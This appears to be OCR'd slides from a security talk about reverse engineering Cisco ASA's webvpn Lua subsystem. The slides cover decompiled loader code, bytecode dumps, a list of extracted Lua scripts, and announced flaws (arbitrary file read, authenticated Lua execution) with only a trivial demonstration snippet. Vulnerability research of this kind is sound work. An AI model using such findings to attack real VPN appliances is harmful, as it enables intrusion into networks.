
- The lua version is 5.0.2




```
signed __int64 __fastcall luaopen_base(__int64 a1)
{
  lua_pushlstring(a1, "_G", 2LL);
  lua_pushvalue(a1, 4294957295LL);
  luaL_openlib(a1, 0LL, &off_555559D54C80, 0);
  lua_pushlstring(a1, "_VERSION", 8LL);
  lua_pushlstring(a1, "Lua 5.0.2", 9LL);
  lua_rawset(a1, 4294967293LL);
  lua_pushlstring(a1, "newproxy", 8LL);
  lua_newtable(a1, "newproxy");
  lua_pushvalue(a1, 0xFFFFFFFFLL);
  lua_setmetatable(a1, 0xFFFFFFFELL);
  lua_pushlstring(a1, "__mode", 6LL);
  lua_pushlstring(a1, "k", 1LL);
  lua_rawset(a1, 0xFFFFFFFDLL);
  lua_pushcclosure(a1, sub_555557F017C0, 1LL);
  lua_rawset(a1, 4294967293LL);
  lua_rawset(a1, 0xFFFFFFFFLL);
  luaL_openlib(a1, "coroutine", &off_555559D54C20, 0);
  lua_newtable(a1, "coroutine");
  lua_pushstring(a1, "_LOADED");
  lua_insert(a1, 0xFFFFFFFELL);
  lua_settable(a1, 0xFFFFD8EFLL);
  return 1LL;
}
```

Lina: webvpn


- Lua source code
- Lua bytecode



```
custom_form_lua db '<?',0Ah              ; DATA XREF: .got:custom_form_lua_ptr↑o
                db '-- Copyright (c) 2006-2010 2011-2014 by Cisco Systems, Inc.',0Ah
                db 0Ah
                db 'is_asdm = true',0Ah
                db 0Ah
                db 'dofile("/+CSCOE+/portal_inc.lua");',0Ah
                db 'local cookie = HTTP_COOKIE_BY_NAME("ced")',0Ah
                db 0Ah
                db 'if not CheckAsdmSession(cookie) then return end',0Ah
                db 0Ah
                db 'UpdateAsdmSession(cookie)',0Ah
                db 0Ah
                db 'obj = HTTP_GET_PARAM_BY_NAME("obj")',0Ah
                db 'form = HTTP_GET_PARAM_BY_NAME("f")  or "window"',0Ah
                db 'preview = HTTP_GET_PARAM_BY_NAME("preview") or "logon"',0Ah
                db 'mode = HTTP_GET_PARAM_BY_NAME("mode")',0Ah
                db 0Ah
                db 0Ah
                db 'TRACE_CUSTOM("Customization update processing...\n",1)',0Ah
                db 'asdm_custom_file = "asdm/"..cookie;',0Ah
                db '-- Redirection not allowed from asdm directory.',0Ah
                db 'if string.find(asdm_custom_file,"%.%./") ~= nil then return end',0Ah
                db 'TRACE_CUSTOM("Temporary file name: "..asdm_custom_file.."\n",1)',0Ah
                db 0Ah
                db 'function UpdateCustomFile(post_params)',0Ah
                db 0Ah
                db '   local file_name',0Ah
                db '   file_name=asdm_custom_file',0Ah
```




```
.data:00005...  00002995  C  <?\n-- Copyright (c) 2006-2009, 2012 by Cisco Systems, Inc.\n\n\ndofile(\"/+CSCOE+/...
.data:00005...  0000C21D  C  <?\n-- Copyright (c) 2006-2013, 2014 by Cisco Systems, Inc.\n\n-- note: top.dir.path i...
.data:00005...  000068D1  C  <?\n-- Copyright (c) 2006-2014,2015 by Cisco Systems, Inc.\ndofile(\"/+CSCOE+/port...
.data:00005...  000084B9  C  <?\n-- Copyright (c) 2006-2012,2013, 2016 by Cisco Systems, Inc.\ndofile(\"/+CSCOE...
.data:00005...  00001B80  C  <?\n-- Copyright (C) 2006-2008, 2012,2013-2014 by Cisco Systems, Inc.\n-- Created ...
.data:00005...  00000118  C  <?\n-- Copyright (C) 2011 by Cisco Systems, Inc.\ndofile(\"/+CSCOE+/portal_inc.lua\")\...
.data:00005...  000004BA  C  <?\n   len =1024;\n   post_value = string.rep('1',len);\n?>\n<script>\ndocument.cookie ...
.data:00005...  00000A6F  C  <HTML><HEAD><TITLE>HTTP C API TEST</TITLE></HEAD>\n<table  width=50% bgc...
.data:00005...  000037B9  C  <?\n-- Copyright (c) 2006-2010, 2013,2014 by Cisco Systems, Inc.\nSET_HTTP_RESP_...
.data:00005...  00000558  C  <?\n  -- Copyright (c) 2006 -2010 by Cisco Systems, Inc.\n  dofile(\"/+CSCOE+/include...
.data:00005...  00000C58  C  <?\n--\n-- Copyright (c) 2006-2008,2009-2014 by Cisco Systems, Inc.\n-- All rights r...
.data:00005...  00002C43  C  <?\n-- Copyright (c) 2006-2010 2011-2014 by Cisco Systems, Inc.\n\nis_asdm = true\n...
.data:00005...  000038E2  C  <?\n-- Copyright (c) 2006-2014 by Cisco Systems, Inc.\n\nRELOAD_FILE(\"webvpn_po...
.data:00005...  000013F9  C  <?\n-- Copyright (C) 2006-2010,2011-2014 by Cisco Systems, Inc.\n-- Created by otri...
.data:00005...  00000CA9  C  <?\n-- Copyright (c) 2006-2010,2011-2014 by Cisco Systems, Inc.\n\nceditor = HTTP_...
.data:00005...  0000119E  C  <?\n-- Copyright (c) 2006-2010,2011-2014 by Cisco Systems, Inc.\n\nRELOAD_FILE(\"...
.data:00005...  00000829  C  <?\n-- Copyright (c) 2006-2008,2009-2014 by Cisco Systems, Inc.\n\ndofile(\"/+CSC...
.data:00005...  00000801  C  <?\n-- Copyright (c) 2006, 2007, 2008,2009-2014 by Cisco Systems, Inc.\n\ndofile(\"/...
.data:00005...  00000B51  C  <?\n-- Copyright (c) 2006-2009,2015 by Cisco Systems, Inc.\n\ndofile(\"/+CSCOE+/lo...
.data:00005...  00000A5B  C  <?\n--\n-- Copyright (c) 2006-2010 by Cisco Systems, Inc.\n-- All rights reserved.\n--...
.data:00005...  00001067  C  <?\n-- Copyright (c) 2006-2011 by Cisco Systems, Inc.\n\n\ndofile(\"/+CSCOE+/portal_...
.data:00005...  000033B0  C  <?\r\n-- Copyright (c) 2006-2013, 2015 by Cisco Systems, Inc.\r\n\r\ndofile(\"/+CSCO...
```



```
unk_555559203740 db  1Bh               ; DATA XREF: luaopen_lxp+154↑o
                 db  4Ch ; L
                 db  75h ; u
                 db  61h ; a
                 db  50h ; P
                 db    1
                 db    4
                 db    8
                 db    8
                 db    6
                 db    8
                 db    9
                 db    9
                 db    8
                 db 0B6h
                 db    9
                 db  93h
                 db  68h ; h
                 db 0E7h
                 db 0F5h
                 db  7Dh ; }
                 db  41h ; A
                 db    9
                 db    0
                 db    0
                 db    0
                 db    0
                 db    0
                 db    0
```


Lina: webvpn

- aware_webvpn_content
  - Load the Lua Source Code into virtual file system
  - A huge function



Decompilation failure:
5555583E5440: too big function


Please refer to the manual to find appropriate actions




```
if ( v245 )
{
  if ( unicorn_debug_level > 5 && unicorn_module_mask[0] & 1 )
  {
    v1010 = vf_set_vcid(0LL);
    unicorn_log_impl("aware_webvpn_content.c", "aware_webvpn_content", 164);
    vf_set_vcid(v1010);
  }
  v246 = ramfs_mdata_calloc(v245, 64LL);
  v247 = v246;
  if ( v246 )
  {
    *v246 = 1;
    *(v246 + 56) = 0;
    *(v246 + 16) = files_js_lua;
    *(v246 + 24) = files_js_lua_len;
    *(v246 + 40) = "webvpn_files/files_js.lua";
    v248 = clArray_construct_impl_(0xAuLL, 0xAuLL, 0LL, 8uLL, 0LL, free_aware_lua_resource);
    if ( v248 == -2 )
    {
      Except_raise(CLIP_MemException, "../../unicorn/clip/clArray.h", 73LL);
      v249 = 0LL;
    }
    else if ( v248 == -3 )
    {
      Except_raise(CLIP_InvParamException, "../../unicorn/clip/clArray.h", 73LL);
      v249 = 0LL;
    }
    else
    {
      v249 = v248;
    }
    *(v247 + 48) = v249;
    if ( clArray_group_assign_impl_(v249, -1LL) == -3 )
      Except_raise(CLIP_InvParamException, "../../unicorn/clip/clArray.h", 73LL);
    if ( ramfs_mdata_set(v245, "handler", v247, 0LL, 0LL, ramfs_mdata_free) )
      ramfs_mdata_free(v247);
  }
  sal_safe_close_impl(v245, "aware_webvpn_content.c", "aware_webvpn_content", 164LL);
```

Lina: webvpn


- Dump All the Lua Source Code !
- About **130+** lua files
- More than **50000** lines



```
    3 webvpn_logout_page.lua
 1654 webvpn_rtcli.lua
  713 webvpn_rtcli_cb.lua
   55 webvpn_wsdl.lua
  124 xsl_js.lua
52086 total
```



```
▾ lua
    admin_logon.lua
    aggregate_auth_manifest.lua
    aggregate_auth_page.lua
    allow_invalid_cert.lua
    anyconnect_unsupported_version.lua
    anyconnect_wrong_url.lua
    api_test.lua
    api_test_index.lua
    appstart_js.lua
    appstatus.lua
    auth.lua
    autosignon_api_js.lua
    blank.lua
    browse_ramfs.lua
    browser_inc.lua
    ca_inc.lua
    chargen.lua
    client_bundle_install.lua
    client_js.lua
    common.lua
    common_js.lua
    commonspawn_js.lua
    config_rtcli.lua
    config_rtcli_cb.lua
    connection_failed.lua
    credentials.lua
    crl.lua
```




```
custom_main.lua
custom_portal.lua
custom_save.lua
custom_start.lua
dapxlate.lua
dcs.lua
dcs_unicorn.lua
display_bookmarks.lua
domains_retr.lua
enroll.lua
files_action.lua
files_content.lua
files_js.lua
files_list_json.lua
files_retr.lua
files_webfolder.lua
files_wfolder.lua
folder_list.lua
get_asdm_token.lua
get_password.lua
handler.lua
hostscan_fail.lua
hostscan_scan.lua
hostscan_test.lua
hostscan_token.lua
hostscan_tokenrenew.lua
hostscan_wait.lua
hostscan_webstart.lua
http_auth.lua
ie_css.lua
load_bookmarks.lua
```

After A long time of auditing …


We Found

- Arbitrary File Read in the Virtual File System
- Arbitrary Lua Execute with an authenticated user

Arbitrary Lua Execute



```
assert(function()
print("aaaa")
end)
```

